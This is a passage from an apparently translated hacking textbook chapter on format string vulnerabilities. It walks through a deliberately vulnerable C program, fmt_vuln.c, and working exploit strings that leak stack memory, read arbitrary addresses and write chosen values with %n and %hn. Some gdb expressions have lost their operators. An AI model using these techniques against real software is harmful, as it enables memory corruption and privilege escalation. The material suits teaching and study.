Запомните эту интересную деталь. Ею можно было бы воспользоваться, если бы мы контролировали количество аргументов, передаваемых в форматирующую функцию или ожидаемых ею. К счастью, существует распространенная ошибка программирования, благодаря которой последнее становится возможным.

0x352 Уязвимость строк форматирования

Иногда для вывода строк вместо функции `printf("%s", string)` используется функция `printf(string)`. Технически это вполне допустимо. Функция, выполняющая форматирование, передает адрес строки вместо адреса форматирующей строки и выводит символы по одному. Пример работы обоих методов показан в программе fmt_vuln.c.

fmt_vuln.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char text[1024];
    static int test_val = -72;

    if(argc < 2) {
        printf("Usage: %s <text to print>\n", argv[0]);
        exit(0);
    }
    strcpy(text, argv[1]);

    printf("Корректный способ отображения пользовательского ввода:\n");
    printf("%s", text);
```

```
    printf("\nНекорректный способ отображения пользовательского ввода:\n");
    printf(text);

    printf("\n");
    // Вывод отладочной информации
    printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val, test_val);

    exit(0);
}
```

Вот результат компиляции и выполнения этой программы:

```
reader@hacking:~/booksrc $ gcc -o fmt_vuln fmt_vuln.c
reader@hacking:~/booksrc $ sudo chown root:root ./fmt_vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./fmt_vuln
reader@hacking:~/booksrc $ ./fmt_vuln testing
Корректный способ отображения пользовательского ввода:
testing
Некорректный способ отображения пользовательского ввода:
testing
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Для строки *testing* оба метода дали одинаково корректный результат. Но что получится, если добавить в строку спецификатор формата? Функция попытается его оценить и обратится к соответствующему аргументу, добавив к указателю кадра нужное значение. Однако выше мы видели, что при отсутствии нужного аргумента функция обращается к памяти в предшествующем стековом кадре.

```
reader@hacking:~/booksrc $ ./fmt_vuln testing%x
Корректный способ отображения пользовательского ввода:
testing%x
Некорректный способ отображения пользовательского ввода:
testingbffff3e0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

В случае спецификатора **%x** отображается шестнадцатеричное представление четырехбайтового слова в стеке. Этот процесс позволяет анализировать память стека.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "%08x."x40')
Корректный способ отображения пользовательского ввода:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.
Некорректный способ отображения пользовательского ввода:
```

```
bffff320.b7fe75fc.00000000.78383025.3830252e.30252e78.252e7838.2e783830.78383025.38
30252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.7838
3025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e7838
30.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838
.2e783830.78383025.3830252e.
[*] test_val @ 0x08049794 = -72 0xfffffb8
reader@hacking:~/booksrc $
```

Так выглядит память ниже по стеку. В этой архитектуре принят порядок байтов от младшего к старшему, поэтому все четырехбайтовые слова выводятся задом наперед. Бросаются в глаза повторяющиеся байты `0x25`, `0x30`, `0x38`, `0x78` и `0x2e`. Давайте посмотрим, чему они соответствуют.

```
reader@hacking:~/booksrc $ printf "\x25\x30\x38\x78\x2e\n"
%08x.
reader@hacking:~/booksrc $
```

Итак, это память, выделенная под саму форматирующую строку. Так как функция, выполняющая форматирование, всегда располагается в верхнем кадре стека, форматирующая строка окажется в памяти ниже текущего указателя кадра (то есть будет иметь более высокий адрес). Этим можно воспользоваться для управления аргументами функции — особенно в случае передающихся по ссылке спецификаторов, таких как `%s` или `%n`.

0x353 Чтение из произвольного места в памяти

Спецификатор формата `%s` позволяет читать данные из произвольного адреса памяти. Благодаря этому можно прочитать исходную форматирующую строку и воспользоваться ее фрагментом для передачи адреса спецификатору `%s`, как показано ниже.

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
Корректный способ отображения пользовательского ввода:
AAAA%08x.%08x.%08x.%08x
Некорректный способ отображения пользовательского ввода:
AAAAbffff3d0.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xfffffb8
reader@hacking:~/booksrc $
```

Четыре байта `0x41` означают, что четвертый спецификатор формата отвечает за чтение с начала форматирующей строки. Если заменить `%x` на `%s`, функция попытается отобразить строку по адресу `0x41414141`. Это некорректный адрес, так что программа аварийно завершит работу с сообщением segmentation fault («ошибка сегментации»). Но если указать реально существующий адрес, функция прочитает находящуюся там строку.

```
reader@hacking:~/booksrc $ env | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
reader@hacking:~/booksrc $ ./getenvaddr PATH ./fmt_vuln
PATH will be at 0xbffffdd7
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
Корректный способ отображения пользовательского ввода:
????%08x.%08x.%08x.%s
Некорректный способ отображения пользовательского ввода:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Мы воспользовались программой `getenvaddr` для получения адреса переменной окружения `PATH`. Имя этой программы на два байта длиннее имени программы *fmt_vuln*, так что к адресу прибавляется четыре, а порядок байтов меняется. Четвертый спецификатор `%s` заставляет функцию читать форматирующую строку с начала, поскольку предполагается, что это адрес, переданный в качестве аргумента функции. Но это адрес переменной окружения `PATH`, и он будет выведен, как если бы мы передали указатель на нее функции `printf()`.

Теперь, когда мы знаем расстояние между концом стекового кадра и началом форматирующей строки, аргументы ширины поля в спецификаторах формата `%x` можно опустить. Они требовались только для пошагового перемещения по памяти. Но теперь мы обойдемся без него, так как описанная в этом разделе техника позволяет анализировать любой адрес как строку.

0x354 Запись в произвольное место в памяти

Спецификатор `%s` позволяет читать из произвольного места в памяти. А если проделать аналогичные действия со спецификатором `%n`, мы сможем выполнить запись по произвольному адресу. Вот тут-то и начинается самое интересное.

Отладочный оператор программы fmt_vuln.c отображает адрес и значение переменной `test_val`, которую так и тянет перезаписать. Тестовая переменная находится по адресу `0x08049794`. Давайте воспользуемся техникой из предыдущего раздела и сделаем запись.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
Корректный способ отображения пользовательского ввода:
????%08x.%08x.%08x.%s
Некорректный способ отображения пользовательского ввода:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n
Корректный способ отображения пользовательского ввода:
```

```
??%08x.%08x.%08x.%n
Некорректный способ отображения пользовательского ввода:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```

Как мы видим, спецификатор формата `%n` действительно позволяет переписать переменную `test_val`. Значение, которое в ней в итоге окажется, зависит от количества байтов, записанных до параметра `%n`. В значительной степени его можно контролировать через такой параметр, как ширина поля.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n
Корректный способ отображения пользовательского ввода:
??%x%x%x%n
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 21 0x00000015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%100x%n
Корректный способ отображения пользовательского ввода:
??%x%x%100x%n
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 120 0x00000078
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%180x%n
Корректный способ отображения пользовательского ввода:
??%x%x%180x%n
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 200 0x000000c8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%400x%n
Корректный способ отображения пользовательского ввода:
??%x%x%400x%n
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 420 0x000001a4
reader@hacking:~/booksrc $
```

Меняя ширину поля в одном из спецификаторов формата перед `%n`, мы можем вставлять определенное число пробелов, добавляя в вывод программы пустые строки. Именно они дают контроль над количеством байтов, записанных до параметра `%n`. Этот подход прекрасно работает в случае небольших чисел, но для адресов памяти нужно придумать что-то другое.

По виду шестнадцатеричного представления переменной `test_val` понятно, что младшие байты вполне подконтрольны. Напомню, что наименее значимым является первый байт четырехбайтового слова. Эта особенность поможет нам запи-

сать адрес целиком. Мы сделаем четыре записи в последовательно расположенные адреса памяти и тем самым поместим наименее значимый байт во все байты четырехбайтового слова, как показано ниже:

```
Память                          94 95 96 97
Первая запись в 0x08049794      AA 00 00 00
Вторая запись в 0x08049795         BB 00 00 00
Третья запись в 0x08049796            CC 00 00 00
Четвертая запись в 0x08049797            DD 00 00 00
Результат                       AA BB CC DD
```

Для примера давайте запишем в тестовую переменную адрес `0xDDCCBBAA`. Первым ее байтом в памяти будет `0xAA`, затем идет `0xBB`, затем `0xCC` и, наконец, `0xDD`. Задача решается четырьмя отдельными записями по адресам `0x08049794`, `0x08049795`, `0x08049796` и `0x08049797`. Первым записывается значение `0x000000aa`, вторым `0x000000bb`, третьим `0x000000cc` и, наконец, `0x000000dd`.

Первую запись сделать легче всего.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%8x%n
Корректный способ отображения пользовательского ввода:
??%x%x%8x%n
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc 0
[*] test_val @ 0x08049794 = 28 0x0000001c
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xaa   28 + 8
$1 = 150
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%150x%n
Корректный способ отображения пользовательского ввода:
??%x%x%150x%n
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```


Чтобы стандартизировать вывод, для последнего спецификатора `%x` мы указали ширину поля 8. По сути, здесь выполняется чтение из стека произвольного двойного слова (DWORD), которое приводит к выводу в любое место от 1 до 8 символов. При первой перезаписи в переменную `test_val` помещается значение 28. Соответственно, если мы возьмем ширину поля 150 вместо 8, то сможем сделать так, чтобы наименее значимый байт переменной `test_val` получил значение `0xAA`.

Для следующей записи потребуется аргумент для другого спецификатора `%x`, чтобы увеличить счетчик байтов до 187, или, в шестнадцатеричном представлении, до 0xBB. Аргумент может быть произвольным, главное, чтобы его длина составля-

ла четыре байта и чтобы он располагался после первого адреса памяти `0x08049754`. Этот момент легко проконтролировать, так как все операции выполняются внутри фрагмента памяти, занятого форматирующей строкой. Для наших целей вполне подойдет четырехбайтовое слово *JUNK* («мусор»).

Затем нужно поместить в память следующий предназначенный для записи адрес `0x08049755`, чтобы у второго спецификатора `%n` был доступ к нему. Это означает, что в начале форматирующей строки должны находиться: нужный адрес, четыре байта «мусора» и нужный адрес плюс один. Но ситуацию осложняет отображение всех этих байтов нашей функцией и соответствующее увеличение счетчика байтов для спецификатора `%n`.

Возможно, стоило заблаговременно продумать, как должно выглядеть начало форматирующей строки. Нам нужно сделать четыре записи. Для каждой из них в форматирующую строку следует передать адрес в памяти, разделив эти адреса четырьмя «мусорными» байтами, обеспечивающими корректное приращение счетчика байтов для спецификатора `%n`. Первый спецификатор `%x` может использовать четыре байта перед форматирующей строкой, но трем остальным эту информацию должны предоставлять уже мы. Начало форматирующей строки для нашей процедуры записи должно выглядеть так:



Давайте попробуем проделать это на практике.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04
\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%8x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%8x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc     0
[*] test_val @ 0x08049794 = 52 0x00000034
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa   52 + 8"
$1 = 126
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04
\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%126x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

Адреса и вставки JUNK в начале форматирующей строки изменили значение ширины поля в спецификаторе `%x`. Но его легко пересчитать уже известным способом

или же можно вычесть 24 из предыдущей ширины поля (равной 150, так как мы добавили в начало строки шесть новых слов по 4 байта каждое).

После такой подготовки вторая запись делается просто:

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbb   0xaa"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\
x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
    0     4b4e554a
[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking:~/booksrc $
```

Следующим мы хотим записать в младший байт значение `0xBB`. Шестнадцатеричный калькулятор позволит быстро рассчитать, что до следующего спецификатора `%n` нужно записать 17 дополнительных байтов. Так как память для спецификатора `%x` уже настроена, эту запись легко сделать через ширину поля.

Для третьей и четвертой записей процесс повторяется:

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcc   0xbb"
$1 = 17
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xdd   0xcc"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\
x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n%17x%n%17x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n%17x%n%17x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
    0     4b4e554a    4b4e554a     4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xddccbbaa
reader@hacking:~/booksrc $
```

Контролируя младший байт, мы можем за четыре итерации записать нужный нам адрес в произвольное место памяти. Следует отметить, что будут перезаписаны и три байта после нужного адреса. В этом легко убедиться, объявив статическую инициализированную переменную `next_val` сразу после переменной `test_val` и отобразив ее значение при отладке. Внести изменения можно в редакторе или с помощью инструмента для обработки строковых данных `sed`.

Присвоим переменной `next_val` значение `0x11111111`, чтобы результат ее перезаписи сразу бросался в глаза.

```
reader@hacking:~/booksrc $ sed -e 's/72;/72, next_val = 0x11111111;/;/@/{h;s/test/
next/g;x;G}'
fmt_vuln.c > fmt_vuln2.c
reader@hacking:~/booksrc $ diff fmt_vuln.c fmt_vuln2.c
7c7
<     static int test_val = -72;

> static int test_val = -72, next_val = 0x11111111;
27a28
> printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_val);
reader@hacking:~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c
reader@hacking:~/booksrc $ ./fmt_vuln2 test
Корректный способ:
test
Некорректный способ:
test
[*] test_val @ 0x080497b4 = -72 0xffffffb8
[*] next_val @ 0x080497b8 = 286331153 0x11111111
reader@hacking:~/booksrc $
```

Редактирование кода сместило адрес переменной `test_val`. Но переменная `next_val` все равно продолжает с ней соседствовать. Для тренировки навыка записи адресов в нужное нам место давайте запишем новый адрес в переменную `test_val`.

В прошлый раз мы имели дело с очень удобным адресом `0xddccbbaa`. Каждый его байт был больше предыдущего, поэтому мы не знали проблем с приращением счетчика байтов. А как поступить, например, с адресом `0x0806abcd`? Первый байт `0xCD` легко записать с помощью спецификатора `%n`, выведя 205 байтов от общего количества при ширине поля 161. Но следующим записывается байт `0xAB`, для которого требуется вывести 171 байт. Увеличить счетчик байтов для спецификатора `%n` легко, а вот уменьшить его невозможно.

```
reader@hacking:~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x
Корректный способ отображения пользовательского ввода:
AAAA%x%x%x%x
Некорректный способ отображения пользовательского ввода:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x080497f4 = -72 0xffffffb8
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd   5"
$1 = 200
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\
x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%8x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc     0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

```
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\
x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%8x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc     0
[*] test_val @ 0x080497f4 = 52 0x00000034
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd   52 + 8"
$1 = 161
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\
x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%161x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                                    0
[*] test_val @ 0x080497f4 = 205 0x000000cd
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xab   0xcd"
$1 = -34
reader@hacking:~/booksrc $
```

Мы не будем вычитать 34 из 205, а вместо этого доведем младший байт до значения **0x1AB**, добавив 222 к 205. В итоге получится значение 427 или **0x1AB** в шестнадцатеричном представлении. Аналогичным способом мы установим младший байт на значение **0x06** для третьей записи.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x1ab   0xcd"
$1 = 222
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /d 0x1ab"
$1 = 427
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\
x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                          0
                                              4b4e554a
[*] test_val @ 0x080497f4 = 109517 0x0001abcd
[*] next_val @ 0x080497f8 = 286331136 0x11111100
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x06   0xab"
$1 = -165
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x106   0xab"
$1 = 91
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\
x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n
Некорректный способ отображения пользовательского ввода:
```

```
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                        0
                                            4b4e554a
                                4b4e554a
[*] test_val @ 0x080497f4 = 33991629 0x0206abcd
[*] next_val @ 0x080497f8 = 286326784 0x11110000
reader@hacking:~/booksrc $
```

При каждой записи будут замещаться и байты переменной `next_val`, которая соседствует с переменной `test_val`. Техника циклического перехода прекрасно работает, пока дело не доходит до последнего байта. Здесь возникает небольшая сложность.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x08   0x06"
$1 = 2
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\
x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x%n%2x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%2x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                    0
                                            4b4e554a
                        4b4e554a4b4e554a
[*] test_val @ 0x080497f4 = 235318221 0x0e06abcd
[*] next_val @ 0x080497f8 = 285212674 0x11000002
reader@hacking:~/booksrc $
```

Что произошло? При двух байтах разницы между `0x06` и `0x08` выводится восемь байтов, и спецификатор `%n` выполняет запись в байт `0x0e`. Дело в том, что ширина поля для спецификатора `%x` имеет *минимальное* значение, а выводятся восемь байтов. Проблема решается, опять же, циклическим переходом — но всегда нужно помнить об ограничениях, связанных с шириной поля.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x108   0x06"
$1 = 258
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\
x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x%n%258x%n
Корректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%258x%n
Некорректный способ отображения пользовательского ввода:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                    0
                                            4b4e554a
                                4b4e554a
                                                    4b4e554a
 [*] test_val @ 0x080497f4 = 134654925 0x0806abcd
[*] next_val @ 0x080497f8 = 285212675 0x11000003
reader@hacking:~/booksrc $
```

Мы, как и раньше, поместили в начало форматирующей строки нужные адреса и «мусорные» данные, после чего, контролируя младший байт, в четыре приема перезаписали все байты переменной `test_val`. Вычитание значений из младшего байта было реализовано путем циклического перехода. Эта операция может потребоваться и при добавлении менее чем восьми байтов.

0x355 Прямой доступ к параметрам

Прямой доступ к параметрам — это способ упростить код, эксплуатирующий уязвимости форматирующих строк. В предыдущих примерах такого кода все аргументы спецификаторов формата приходилось просматривать последовательно, пока мы не добирались до начала форматирующей строки. Для этого требовалось несколько спецификаторов `%x`. Кроме того, из-за последовательного просмотра для корректной записи полного адреса в произвольное место памяти пришлось добавить три четырехбайтовых слова JUNK.

Непосредственный доступ к параметрам обеспечивает префикс в виде знака доллара. Например, запись `%n$d` означает обращение к параметру номер *n* и его отображение в виде десятичного числа. Взгляните, например, на эту функцию:

```
printf("7-й: %7$d, 4-й: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

Она даст следующий результат:

```
7-й: 70, 4-й: 00040
```

Десятичное число *70* выводится при обнаружении параметра `%7$d`, так как именно оно идет седьмым. Второй параметр обращается к четвертому значению, указывая, что ширина поля равна `05`. Остальные параметры не затрагиваются. При таком способе доступа исчезает необходимость в пошаговом просмотре памяти вплоть до начала форматирующей строки, ведь обратиться по нужному адресу теперь можно напрямую. Давайте рассмотрим пример прямого доступа к параметрам.

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%x%x%x%x
Корректный способ отображения пользовательского ввода:
AAAA%x%x%x%x
Некорректный способ отображения пользовательского ввода:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%4\$x
Корректный способ отображения пользовательского ввода:
AAAA%4$x
Некорректный способ отображения пользовательского ввода:
AAAA41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Начало форматирующей строки находится там же, где и четвертый аргумент. Но на этот раз мы не просматриваем первые три аргумента с помощью спецификаторов **%x**, а сразу обращаемся по нужному адресу. Обращение выполняется в командной строке, а знак доллара нужно экранировать обратным слешем, чтобы командная оболочка не интерпретировала его как спецсимвол. Для просмотра форматирующей строки ее следует корректно отобразить.

Прямой доступ к параметрам упрощает также запись адресов памяти. При обращении непосредственно к памяти больше не нужны четырехбайтовые разделители в виде слова JUNK, увеличивающие счетчик выведенных байтов. Каждый из выполняющих эту функцию спецификаторов **%x** теперь может напрямую обратиться к фрагменту памяти перед форматирующей строкой. Давайте используем новый способ, чтобы записать в переменную `test_vals` более реалистичный адрес `0xbffffd72`.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08"   "\x95\
x97\x04\x08"   "\x96\x97\x04\x08"   "\x97\x97\x04\x08"')%4\$n
Корректный способ отображения пользовательского ввода:
????????%4$n
Некорректный способ отображения пользовательского ввода:
????????
[*] test_val @ 0x08049794 = 16 0x00000010
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x72   16
$1 = 98
(gdb) p 0xfd   0x72
$2 = 139
(gdb) p 0xff   0xfd
$3 = 2
(gdb) p 0x1ff   0xfd
$4 = 258
(gdb) p 0xbf   0xff
$5 = -64
(gdb) p 0x1bf   0xff
$6 = 192
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08"   "\x95\
x97\x04\x08"   "\x96\x97\x04\x08"   "\x97\x97\x04\x08"')%98x%4\$n%139x%5\$n
Корректный способ отображения пользовательского ввода:
????????%98x%4$n%139x%5$n
Некорректный способ отображения пользовательского ввода:
????????
                                                                bffff3c0
                                                    b7fe75fc
[*] test_val @ 0x08049794 = 64882 0x0000fd72
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08"   "\x95\
x97\x04\x08"   "\x96\x97\x04\x08"   "\x97\x97\x04\x08"')%98x%4\$n%139x%5\$n%258x%6\
$n%192x%7\$n
Корректный способ отображения пользовательского ввода:
????????%98x%4$n%139x%5$n%258x%6$n%192x%7$n
Некорректный способ отображения пользовательского ввода:
```

```
????????
                                                        bffff3b0
                                                b7fe75fc
                                0
                                        8049794
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Так как нужные нам адреса доступны без отображения стека, в место, заданное первым спецификатором формата, записывается 16 байтов. Прямой доступ используется только для спецификаторов `%n`, так как содержимое вставок `%x` не имеет значения. Этот метод упрощает процесс записи адресов и уменьшает обязательный размер форматирующей строки.

0x356 Запись значений типа short

Еще одна техника, упрощающая эксплуатацию уязвимостей форматирующих строк — запись значений типа *short*. Как правило, они представляют собой двухбайтовое слово, с которым спецификаторы формата обходятся особым образом. Описание всех спецификаторов можно найти в справке по команде `printf`. Вот фрагмент, описывающий модификатор длины:

```
Модификатор длины
    Может применяться совместно со спецификаторами d, i, o, u, x, или X.

    h   Указывает, что нужно отобразить данные типа short int или
        unsigned short int, а с последующим спецификатором n
        соответствует указателю на аргумент типа short int.
```

Эти знания могут пригодиться в коде, эксплуатирующем уязвимости форматирующих строк, для записи двухбайтовых значений типа `short`. В приведенном ниже примере значение типа `short` записывается в начало и в конец четырехбайтовой переменной `test_val` (результат записи выделен жирным шрифтом). При этом мы обращаемся напрямую к параметрам.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%hn
Корректный способ отображения пользовательского ввода:
??%x%x%x%hn
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = -65515 0xffff0015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%x%x%x%hn
Корректный способ отображения пользовательского ввода:
??%x%x%x%hn
Некорректный способ отображения пользовательского ввода:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 1441720 0x0015ffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%4\$hn
```

```
Корректный способ отображения пользовательского ввода:
??%4$hn
Некорректный способ отображения пользовательского ввода:
??
[*] test_val @ 0x08049794 = 327608 0x0004ffb8
reader@hacking:~/booksrc $
```

Запись значений типа short позволяет при помощи всего двух спецификаторов формата `%hn` переписать четырехбайтовое значение. Давайте еще раз перепишем переменную `test_val` с адресом `0xbffffd72`.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xfd72   8
$1 = 64874
(gdb) p 0xbfff   0xfd72
$2 = -15731
(gdb) p 0x1bfff   0xfd72
$3 = 49805
(gdb) quit
